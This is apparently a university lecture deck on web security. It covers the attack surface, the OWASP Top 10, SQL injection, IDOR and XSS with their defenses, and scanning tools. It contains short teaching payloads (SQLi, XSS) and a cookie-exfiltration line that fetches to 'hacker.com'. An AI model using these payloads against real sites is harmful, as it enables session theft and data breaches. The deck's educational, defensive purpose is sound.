T-401-ICYB
Web Security

Stephan Schiffel
stephans@ru.is
Reykjavik University, Iceland

03.12.2025

Outline

Context: Documents vs. Applications

The Context: A Shift in Purpose

The Original Design

- HTTP was invented to share static documents.
- It was designed to be **stateless** and **open** by default.

The Modern Reality

- We use this same protocol for banking, healthcare, and critical infrastructure.
- **Conflict:** We are forcing a protocol designed for *sharing* to perform tasks requiring *secrecy and rigid control.*

Attack Surface

The Golden Rule of Web Security

”Never Trust the Client.”

- **The Client is Compromised:** The browser is entirely under the user’s control.
- **Manipulation:** Users can modify HTML, bypass JS validation, change HTTP headers, and edit cookies.
- **Implication:** Client-side validation (e.g., JS regex for passwords) is for *User Experience (UI)*, not *Security*.
- **Rule:** All security validation must happen on the **Server**.

Defining the Attack Surface

Definition

The **Attack Surface** is the sum of all points (vectors) where an unauthorized user can try to enter data into, or extract data from, your environment.

In modern web development, this surface is split between the **Server** (your backend) and the **Client** (the user's browser).

Attack Surface: Server-Side

Visible Inputs

- Forms (Login, Search)
- File Uploads (Webshells)

Hidden Inputs

- **URL/URL Parameters:** `?id=5`
- **HTTP Headers:** `User-Agent`, `Referer`
- **Cookies**

API Layer

- Exposed REST/GraphQL endpoints.
- *Risk:* Broken Object Level Authorization (BOLA).

Supply chain

- Your code might be secure, but what about the 500 libraries in your `node_modules` or `requirements.txt`?

Attack Surface: Client-Side

Where the attacker targets the user within your application context.

- **The DOM (Document Object Model):**
  - *Risk:* DOM-based XSS.
  - Example:

```
// https://x.com/page.html#<img src=x onerror=alert(1)>
document.getElementById('target').innerHTML =
    location.hash.substring(1);
```

- **Client-Side Storage:**
  - `localStorage` and `sessionStorage` are accessible by **any** JavaScript on the page.
  - *Risk:* secrets (e.g., tokens) here can be stolen with XSS.
- **Third-Party Scripts:**
  - Analytics, Chatbots, Ad Networks.
  - *Risk:* **Magecart / Formjacking**. If the chat widget script is hacked, the attacker can read credit card inputs from your payment form.

Threat Landscape & OWASP

The Threat Landscape


Who is attacking and why?

- **Bots:** 40-50% of web traffic. They scrape data and test stolen credentials (Credential Stuffing).
- **Organized Crime:** Ransomware and data theft for profit.

OWASP

- **Open Web Application Security Project (OWASP)**
- A non-profit foundation that works to improve software security.
- **The OWASP Top 10:** A standard awareness document representing the most critical security risks to web applications.
- Community content on attacks and defenses: `https://owasp.org/www-community/`

OWASP 2025 vs. 2021


2021
A01:2021-Broken Access Control
A02:2021-Cryptographic Failures
A03:2021-Injection
A04:2021-Insecure Design
A05:2021-Security Misconfiguration
A06:2021-Vulnerable and Outdated Components
A07:2021-Identification and Authentication Failures
A08:2021-Software and Data Integrity Failures
A09:2021-Security Logging and Monitoring Failures*
A10:2021-Server-Side Request Forgery (SSRF)*
* From the Survey
2025
A01:2025-Broken Access Control
A02:2025-Security Misconfiguration
(New) A03:2025-Software Supply Chain Failures*
A04:2025-Cryptographic Failures
A05:2025-Injection
A06:2025-Insecure Design
A07:2025-Authentication Failures
A08:2025-Software and Data Integrity Failures
A09:2025-Logging & Alerting Failures*
(New) A10:2025-Mishandling of Exceptional Conditions
* From the Survey

Main problems stay largely the same:

- Broken Access Control
- Security Misconfiguration
- Software Supply Chain Failures
- ...

Key Vulnerabilities

Injection (SQL Injection / SQLi)

Scenario: Untrusted data is sent to an interpreter as part of a command.

Vulnerable Code (Conceptual)

```
query = "SELECT * FROM users WHERE name = '" + userIn + "'";
```

The Attack: User inputs `' OR '1'='1`

Resulting Query

```
SELECT * FROM users WHERE name = '' OR '1'='1'
```

Result: Database returns all records (Admin login bypass).

Fixing SQL Injection

The Solution: Parameterized Queries (Prepared Statements).

- Never concatenate strings to build SQL.
- Use the database driver's built-in placeholder system.
- The database treats the input strictly as data, not executable code.

Insecure Direct Object References (IDOR)

Application provides direct access to objects based on user-supplied input (e.g., URL), but **forgets to check authorization**.

The Attack Scenario:

1. A student logs in to view their transcript:
   `GET /student/grades?id=10050`
2. The student changes the ID in the URL (or browser console):
   `GET /student/grades?id=10051`
3. **Result:** The server returns the grades for student 10051.

The Fix:

- Always verify ownership on the server side before returning data.
- `if (current_user.id != requested_grade.student_id) { return 403; }`
- ~~*Mitigation:* Use UUIDs (random strings) instead of sequential integers (1, 2, 3) to make IDs harder to guess.~~

Broken Authentication

Usually a logic or configuration error, not a code bug.

Common Mistakes:

- Weak password policies (Allowing ”123456”).
- No lockout mechanism (Allowing Brute Force).
- Session IDs in the URL (visible in history/logs).

The Fix:

- Multi-Factor Authentication (MFA).
- Use standard libraries for session management and authentication.
- Don’t roll your own crypto!

Cross-Site Scripting (XSS)

Concept: The attacker attacks *other users*, not the database.

The Mechanism:

1. Attacker posts a comment:

```
<script>sendCookiesToAttacker()</script>
```

2. Server saves the comment.
3. When *you* view the page, your browser executes the script.

The Fix: Context-aware Output Encoding.
Convert `<` to `&lt;` so it renders as text, not code.

XSS Variants

Reflected XSS:

- Input is immediately returned in the error message or search result.
- Attack: `site.com/search?q=<script>...` (Sent via Email).

Attribute Injection:

- Breaking out of HTML attributes to add event handlers.
- Code: `<img src="user.jpg" alt="USER_INPUT">`
- Input: `" onload="alert(1)`
- Result: `<img ... alt="" onload="alert(1)">`

The Kill Chain: Stealing Sessions

How does an alert box lead to account takeover?

Goal: Steal the Session ID (Cookie) or JWT (JSON Web Token) to impersonate the user.

1. **Access:** The script reads the sensitive data.

   ```
   var secret = document.cookie; // Or localStorage
   ```

2. **Exfiltration:** The script sends the data to the attacker.

   ```
   fetch('http://hacker.com/collect?cookie=' + secret);
   ```

3. **Result:** Attacker checks their server logs, copies the session ID, and logs in as the victim.

XSS Defenses

Context-Aware Encoding (The Primary Defense)

- Convert special chars to HTML entities before rendering.
- `<` becomes `&lt;` (Browser treats it as text, not code).
- Most modern frameworks do this automatically.

HttpOnly Cookies (Defense in Depth)

- Flag your session cookies as `HttpOnly`.
- **Effect:** JavaScript cannot read `document.cookie`.
- Even if XSS succeeds, the attacker cannot steal the session ID (though they can still perform actions on behalf of the user).

Content Security Policy (CSP)

- An HTTP header that tells the browser which scripts are allowed to run (e.g., "Only trust scripts from my domain").

Defensive Architecture

How to Build Secure Apps

- **Defense in Depth:** Layered security. If the firewall fails, authentication holds. If Auth fails, input validation holds.
- **Least Privilege:** The web server should not run as `root`. The DB user should not have `DROP TABLE` rights.
- **Reduce the Attack Surface:** Fewer dependencies, less user input, ...
- **Logging and Alerting**
- **Testing**
- Take guidance from the OWASP Top 10
- ...

The Security Toolbox

The Hacker's Toolbox: Warning

Warning

These tools are powerful. Using them on networks or websites you do not own (or do not have explicit written permission to test) is **illegal**.

Only use these on:

- Your own localhost projects.
- Official practice environments (e.g., OWASP Juice Shop, HackTheBox).

Reconnaissance & Browser Tools

Before sending aggressive packets, understand the target.

- **Browser Developer Tools (F12):**
  - *Network Tab:* See API requests, headers, and parameters hidden from the UI.
  - *Storage Tab:* Check for sensitive data in LocalStorage or Cookies.
- **Wappalyzer (Browser Extension):**
  - Identifies the technology stack (e.g., "They are using PHP 5.6 and jQuery 1.0").
  - Helps identify outdated software versions immediately.
- **DNSDumpster:**
  - A tool for domain research. Finds subdomains and mapping the organization's attack surface without touching their servers (Passive Recon).

Discovery & Enumeration

Finding the doors and windows.

- **Nmap (Network Mapper):**
  - The standard for network discovery.
  - **Key Flag:** `nmap -sC -sV --script vuln <target>`
  - Uses the Nmap Scripting Engine (NSE) to detect known vulnerabilities (like Heartbleed or SMBGhost) automatically.
- **Gobuster / Dirb:**
  - URL/Directory Bruteforcers.
  - They try thousands of common filenames against the web server.
  - *Goal:* Find hidden paths like `/admin`, `/backup`, `/.git`, or `/config.php`.

Interception Proxies

Burp Suite (Community Edition):

- Acts as a "Man-in-the-Middle" between your browser and the server.
- **Repeater:** Capture a request, modify one parameter, send it, observe the result. Rinse and repeat.

OWASP ZAP (Zed Attack Proxy):

- The open-source alternative to Burp.
- Offers automated scanning.

Specialized Scanners

- **SQLMap:**
  - Automates the detection and exploitation of SQL Injection flaws.
  - Can dump entire databases with a single command.
- **Nikto:**
  - A web server scanner.
  - Checks for outdated server versions (Apache/Nginx), default files (index.html example files), and insecure configurations.
  - ”Low hanging fruit” finder.

Up Next ..

Further Studies

- What is CSRF (Cross-Site Request Forgery)? How does it differ from XSS? What are mitigation means for it? Where does it appear in the OWASP Top 10?
- What is Server-Side Request Forgery (SSRF)? What are the potential risks? What are mitigation means for it? Where does it appear in the OWASP Top 10?
- Research ”Insecure Deserialization” (part of OWASP category A08: Software or Data Integrity Failures). If an attacker modifies a serialized object (e.g., in a cookie), how can this lead to Remote Code Execution (RCE) upon deserialization?

Lab today

- Lab 8: Web vulnerabilities